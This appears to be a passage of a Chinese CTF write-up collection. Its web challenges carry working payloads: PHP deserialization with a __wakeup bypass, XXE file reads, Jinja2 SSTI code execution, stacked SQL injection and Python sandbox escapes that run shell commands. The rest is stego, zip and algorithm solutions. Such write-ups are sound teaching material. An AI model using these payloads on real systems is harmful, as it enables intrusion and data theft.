分析第一层逻辑，绕过`file_get_contents`，`input`协议被过滤，使用协议`data`来输出`admin`

```
/?user=data:text/plain,admin
```

第二层逻辑里面有文件包含，旁边注释里提示有一个`class.php`文件，使用`filter`来读取`class.php`文件，同样还提示有`fla9.php`文件，里面存放了`flag`

```
/?user=data:text/plain,admin&file=php://filter/convert.base64-
encode/resource=class.php
```

解码以后得到`class.php`代码内容

```
<?php
error_reporting(E_ALL & ~E_NOTICE);
class He11o{
    public $file='try.php';
    function __destruct(){
        if(!empty($this->file)) {
            if(strchr($this-> file,"\\")===false &&  strchr($this->file,
'/')===false)
                show_source(dirname (__FILE__).'/'.$this ->file);
            else die('Wrong filename.');
        }
    }
    function __wakeup(){ $this-> file='try.php'; }
}
?>
```

存在反序列化漏洞，在`__destruct()`方法中会打印`$file`参数的文件，默认打印`try.php`文件，但直接使用反序列化会失败，因为在构建对象时会先调用`__wakeup()`方法，会重置`$file`参数，关键在于绕过`__wakeup()`方法。在`PHP5 < 5.6.25`，`PHP7 < 7.0.10`的版本都存在wakeup的漏洞。当反序列化中object的个数和之前的个数不等时，wakeup就会被绕过。例如

```
O:7:”Student”:2:{S:4:”name”;s:8:”zhangsan”;}
```

对象属性个数为2，而实际属性个数为1，那么就会掉入漏洞，从而跳过wakeup()方法。

所以根据class信息，构造类

```
O:5:"He11o":2:{s:4:"file";s:8:"fla9.php";}
```

base64处理以后，获得flag

```
<?php
error_reporting(E_ALL & ~E_NOTICE);
//fductf{oh_th1s_1s_ur_flag}
?>
```

payload

```
/?
user=data:text/plain,admin&file=class.php&pass=Tzo1OiJIZTExbyI6Mjp7czoOOiJmaW
xlIjtzOjg6ImZsYTkucGhwIjt9
```

意见反馈平台

> By WSX

查看源码，有提示flag文件的位置

`send.js`的文件逻辑是向后端传入`json`数据，请求成功则刷新输入框，burpsuite抓包分析以后发现，返回包中有提示XML处理错误

构造XXE读取`/etc/flag`文件，因为文件中有**特殊符号**，所以先使用base64编码避免XML处理错误

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=file:///etc/flag" >]>
<root>
<name>&xxe;</name>
</root>
```

得到文件返回信息，base64解码以后在文件末尾发现flag

ssti

> By JYC

访问`http://your-ip/?name={{233*233}}`，得到54289，说明SSTI漏洞存在。

获取eval函数并执行任意python代码的POC：

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("id").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

访问 `http://your-ip:8000/?name=%7B%25%20for%20c%20in%20%5B%5D.__class__.__base__.__subclasses__()%20%25%7D%0A%7B%25%20if%20c.__name__%20%3D%3D%20%27catch_warnings%27%20%25%7D%0A%20%20%7B%25%20for%20b%20in%20c.__init__.__globals__.values()%20%25%7D%0A%20%20%7B%25%20if%20b.__class__%20%3D%3D%20%7B%7D.__class__%20%25%7D%0A%20%20%20%20%7B%25%20if%20%27eval%27%20in%20b.keys()%20%25%7D%0A%20%20%20%20%20%20%7B%7B%20b%5B%27eval%27%5D(%27__import__(%22os%22).popen(%22id%22).read()%27)%20%7D%7D%0A%20%20%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endfor%20%25%7D%0A%7B%25%20endif%20%25%7D%0A%7B%25%20endfor%20%25%7D`

markdown-xss

> By JYC

mermaid api vulnerability https://snyk.io/vuln/SNYK-JS-MERMAID-174698

随便注 & 你再注试试

> By JYC

```
1'; handler `1919810931114514` open as hh; handler hh read first;#
```

Misc

变色龙

> By vege_chick

flag的像素点与周围颜色略有不同，通过stegsolve可以直接看到 当然这不是预期解，预期解如下

```
from PIL import Image

pic=Image.open('chameleon.png')

p=pic.load()

def sum(a):

    return a[0]+a[1]+a[2]

for i in range(12,2030,2):

```

```
    for j in range(12,2030,2):

        if sum(p[i,j])-sum(p[i,j-12])>20 or sum(p[i,j])-sum(p[i,j-12])<-20:

            if sum(p[i,j])-sum(p[i,j+12])>20 or sum(p[i,j])-sum(p[i,j+12])
<-20:

                p[i,j]=(0,0,0)

pic.save('flag.png')
```

被嫌弃的 Python 的一生

> By Albanis

上

非常非常非常简单的字符串过滤

```
ban = ['exec',
       'eval',
       'pickle',
       'os',
       'timeit',
       'subprocess',
       'popen',
       'input',
       'sys',
       'cat',
       'flag',
       'execve',
       'reload',
       'file',
       'open']
for i in ban:
    if i in string.lower():
        print 'You shall not input "{}"'.format(i)
        return ""
return string
```

Exploitation：通过字符串拼接绕过过滤

```
>>> __import__('o'+'s').__dict__['sy'+'stem']('ca'+'t f'+'lag')
fductf{python_is_the_best_language}
```

中

非常非常非常简单的模块导入

```
def delete_type():
    type_dict = get_dict(type)
    del type_dict['__bases__']
    del type_dict['__subclasses__']

def delete_func_code():
    func_dict = get_dict(FunctionType)
    del func_dict['func_code']
    del func_dict['__closure__']

def builtins_clear():
    blackList = ['open',
                 'file',
                 'eval',
                 'execfile',
                 'compile',
                 '__import__',
                 'input']
    for mod in __builtins__.__dict__.keys():
        if mod in blackList:
            del __builtins__.__dict__[mod]
```

Exploitation: 通过 reload 重新导入 __builtins__

```
>>> reload(__builtins__)
>>> import os
>>> os.system("cat flag")
fductf{I_withdraw_what_I_say}
```

下

非常非常非常简单的错误流利用

```
class Unbuffered(object):
    def __init__(self, stream):
        self.stream = stream
    def write(self, data):
        pass
    def writelines(self, datas):
        pass
    def __getattr__(self, attr):
        return getattr(self.stream, attr)

import sys
sys.stdout = Unbuffered(sys.stdout)
stderr = sys.stderr
del sys, Unbuffered
```

重定义了输出流，相当于关闭了 stdout

观察主函数，发现 ">>> " 是从错误流打印的

```
while 1:
    stderr.write(">>> ")
    inp = raw_input()
    cmd = input_filter(inp)

    try:
        exec cmd
    except Exception:
        stderr.write("An error has occurred!\n")
```

stderr.__class__ 可以用来读文件

```
albanis@ubuntu → ~ python
Python 2.7.15+ (default, Oct  7 2019, 17:39:04)
[GCC 7.4.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> import sys
>>> sys.stderr.__class__
<type 'file'>
```

Exploitation：通过 stderr 读文件，然后通过错误流打印出来。

```
>>> stderr.write(stderr.__class__("flag").read())
fductf{fuck_python}
```

光年外的身影

> By Antares

使用010 Editor打开文件，在末尾发现一串字符。 使用file命令查看文件类型，发现是字体文件。 安装字体文件后使用指定字体查看之前找到的字符即得flag

便条

> By Antares

使用crc碰撞爆破出压缩包内几个txt的内容即可

zzzzzip

> By vege_chick

写脚本循环解压2048次即可。

```
import os
import zipfile
i = 2048
while i>2:
    cmd = 'mv '+str(i)+' '+str(i)+'.zip'
    os.system(cmd)
    zf = zipfile.ZipFile(str(i)+'.zip')
    zf.extractall('./')
    cmd = 'rm '+str(i)+'.zip'
    os.system(cmd)
    i = i-1
```

先赚一个小目标

> By Antares

```
from pwn import *
#context.log_level='debug'
r=remote('pwn.sixstars.team',23200)
o_v=[15,40,199,690,3500,25000,130000]
v=[0,0,0,0,0,0,0]
nums=[0,0,0,0,0,0,0]
cash=3500
def get_value():
    for i in range(7):
        r.recvuntil('价值：')
        v[i]=int(r.recvuntil('\n')[:-1])
    r.recv()

def sell():
    global cash
    for i in range(7):
        if v[i]>o_v[i] and nums[i]>0:
            print 'sell:',i,nums[i]
            r.sendline('b')
            r.recvuntil('请选择出售的货物：')
            #r.recv()

            r.sendline(str(i+1))
            r.recvuntil('请输入出售的数量：')
            #r.recv()
            r.sendline(str(nums[i]))
            r.recv()
            r.sendline('')
            r.recvuntil('c')
            #r.recv()
            cash=cash+nums[i]*v[i]
            nums[i]=0

def buy():
    target=-1
    ratio=1
    global cash
    for i in range(7):
        if float(o_v[i])/float(v[i])>ratio and cash>v[i]:
                ratio=float(o_v[i])/float(v[i])
```

```
                target=i
    if target>=0:
                n=int(cash//v[target])
                print 'buy:',target,n
                r.sendline('a')
                r.recvuntil('请选择购买的货物：')
                r.sendline(str(target+1))
                r.recvuntil('请输入购买的数量：')
                r.sendline(str(n))
                if  ':)' in r.recvline():
                    print v
                    print cash
                    r.interactive()
                cash-=v[target]*n
                nums[target]+=n
                r.sendline('')
                r.recvuntil('c')
r.recv()
r.sendline('')
for i in range(29):
    get_value()
    sell()
    buy()
    r.sendline('c')
r.interactive()
```

图灵机

> by wjp

图灵机代码的逻辑是，给定一个字符串，（1）判断FDUCTF{ (2)移动到最后判断} （3）从后往前判断flag后半段 (4)移动到最前面，从前往后判断flag的前半段

PPC

flight

> By CYL

分层图最短路

```
#include<bits/stdc++.h>
using namespace std;
struct JackSlowFuck
{
    int from,to,next,len;
}Fu[3000010];
int head[300010],nn;
void addedge(int f,int t,int l)
{
    ++nn;
    Fu[nn].next=head[f];
    Fu[nn].from=f;
    Fu[nn].len=l;
    Fu[nn].to=t;
    head[f]=nn;
}
```

```
int dis[300010];
priority_queue<pair<int,int> > Q;
void dijkstra(int s)
{
    memset(dis,0x3f,sizeof(dis));
    dis[s]=0;
    Q.push(pair<int,int>(-dis[s],s));
    while(Q.size()!=0)
    {
        int now=Q.top().second;
        long long d=-Q.top().first;
        Q.pop();
        if(d!=dis[now]) continue;
        for(int k=head[now];k;k=Fu[k].next)
            if(dis[Fu[k].to]>dis[now]+Fu[k].len)
            {
                dis[Fu[k].to]=dis[now]+Fu[k].len;
                Q.push(pair<int,int>(-dis[Fu[k].to],Fu[k].to));
            }
    }
}
int main()
{
    int N,M,S,T,K;
    cin>>N>>M>>K;
    S=1,T=N;
    for(int i=1;i<=M;i++)
    {
        int f,t,l;
        cin>>f>>t>>l;
        for(int i=0;i<=K;i++)
        {
            addedge(i*N+f,i*N+t,l);
            addedge(i*N+t,i*N+f,l);
            if(i!=K)
            {
                addedge(i*N+f,i*N+N+t,0);
                addedge(i*N+t,i*N+N+f,0);
            }
        }
    }
    for(int i=0;i<=K;i++)
        addedge(i*N+T,300009,0);
    dijkstra(S);
    cout<<((dis[300009]==0x3f3f3f3f)?-1:dis[300009])<<endl;
}


```

easyNum

> By CYL

数位dp

```
#include<iostream>
#include<cstdio>
```

```
#include<cstring>
using namespace std;
long long dp[200][2000][20];
long long work(long long x,long long k)
{
    long long top[200];
    memset(dp,0,sizeof(dp));
    memset(top,0,sizeof(top));
    long long i=1;
    long long j=1;
    if(x==0) return 0;
    while(x/j)
    {
        i++;
        j*=10;
    }
    if(i)
        i--;
    long long n=i;
    while(x)
    {
        top[i]=x%10;
        x/=10;
        i--;
    }
    dp[1][0][1]=1;
//  for(int i=1;i<=n;i++)
//      cout<<top[i];
//  cout<<endl;
    for(i=1;i<=n;i++)
        for(j=0;j<=k;j++)
            {
                for(long long l=0;l<=9;l++)
                    dp[i+1][j+l][0]+=dp[i][j][0];
                for(long long l=0;l<=top[i];l++)
                    dp[i+1][j+l][l==top[i]]+=dp[i][j][1];
//              cout<<dp[i][j][up]<<endl;
            }
    return dp[n+1][k][0]+dp[n+1][k][1];
}
int main()
{
    long long L,R,K;
    cin>>L>>R>>K;
    if(K>=200)
        cout<<0<<endl;
    if(L==1)
        cout<<work(R,K)<<endl;
    else
        cout<<work(R,K)-work(L-1,K)<<endl;
}

```

biggestLand

> By CYL

旋转卡壳

```
#include<iostream>
#include<cstdio>
#include<cstring>
#include<algorithm>
using namespace std;
struct point
{
    double x,y;
};
struct vector
{
    double x,y;
};
int N;
int pos[200010],nn;
int up[200010],dn[200010],nup,ndn;
double ans;
inline vector operator -(point a,point b)
{
    vector x;
    x.x=a.x-b.x;
    x.y=a.y-b.y;
    return x;
}
inline double operator *(vector a,vector b)
{
    return a.x*b.y-a.y*b.x;
}
point s[200010];
bool cmp(point a,point b)
{
    if(a.x==b.x)
        return a.y<b.y;
    return a.x<b.x;
}
void getTB()
{
    sort(s+1,s+N+1,cmp);
    up[++nup]=dn[++ndn]=1;
    for(int i=2;i<=N;i++)
    {
        if(s[i].x==s[i-1].x&&s[i].y==s[i-1].y) continue;
        while(nup>1&&(s[up[nup]]-s[up[nup-1]])*(s[i]-s[up[nup]])>0) nup--;
        while(ndn>1&&(s[dn[ndn]]-s[dn[ndn-1]])*(s[i]-s[dn[ndn]])<0) ndn--;
        up[++nup]=dn[++ndn]=i;
    }
    for(int i=1;i<=ndn;i++)
        pos[++nn]=dn[i];
    for(int i=nup-1;i>=2;i--)
        pos[++nn]=up[i];
}

inline double getSIZ(int a, int b, int c)
{
    return (s[pos[b]] - s[pos[a]]) * (s[pos[c]] - s[pos[a]]);
```

```
}
/*...Main...*/
int main() {
    scanf("%d", &N);
    for (int i = 1; i <= N; i ++) {
        scanf("%lf%lf", &s[i].x, &s[i].y);
    }
    getTB();
    for (int i = 1; i <= nn; i ++) {
        int a = i, b = i + 1;
        for (int j = i + 1; j <= nn; j ++) {
            b = max(b, j);
            while (a < j && getSIZ(i, a, j) < getSIZ(i, a + 1, j)) a ++;
            while (b < nn && getSIZ(i, j, b) < getSIZ(i, j, b + 1)) b ++;
            ans = max(ans, getSIZ(i, a, j) + getSIZ(i, j, b));
        }
    }
    printf("%.3lf\n", ans / 2.0);
    return 0;
}


```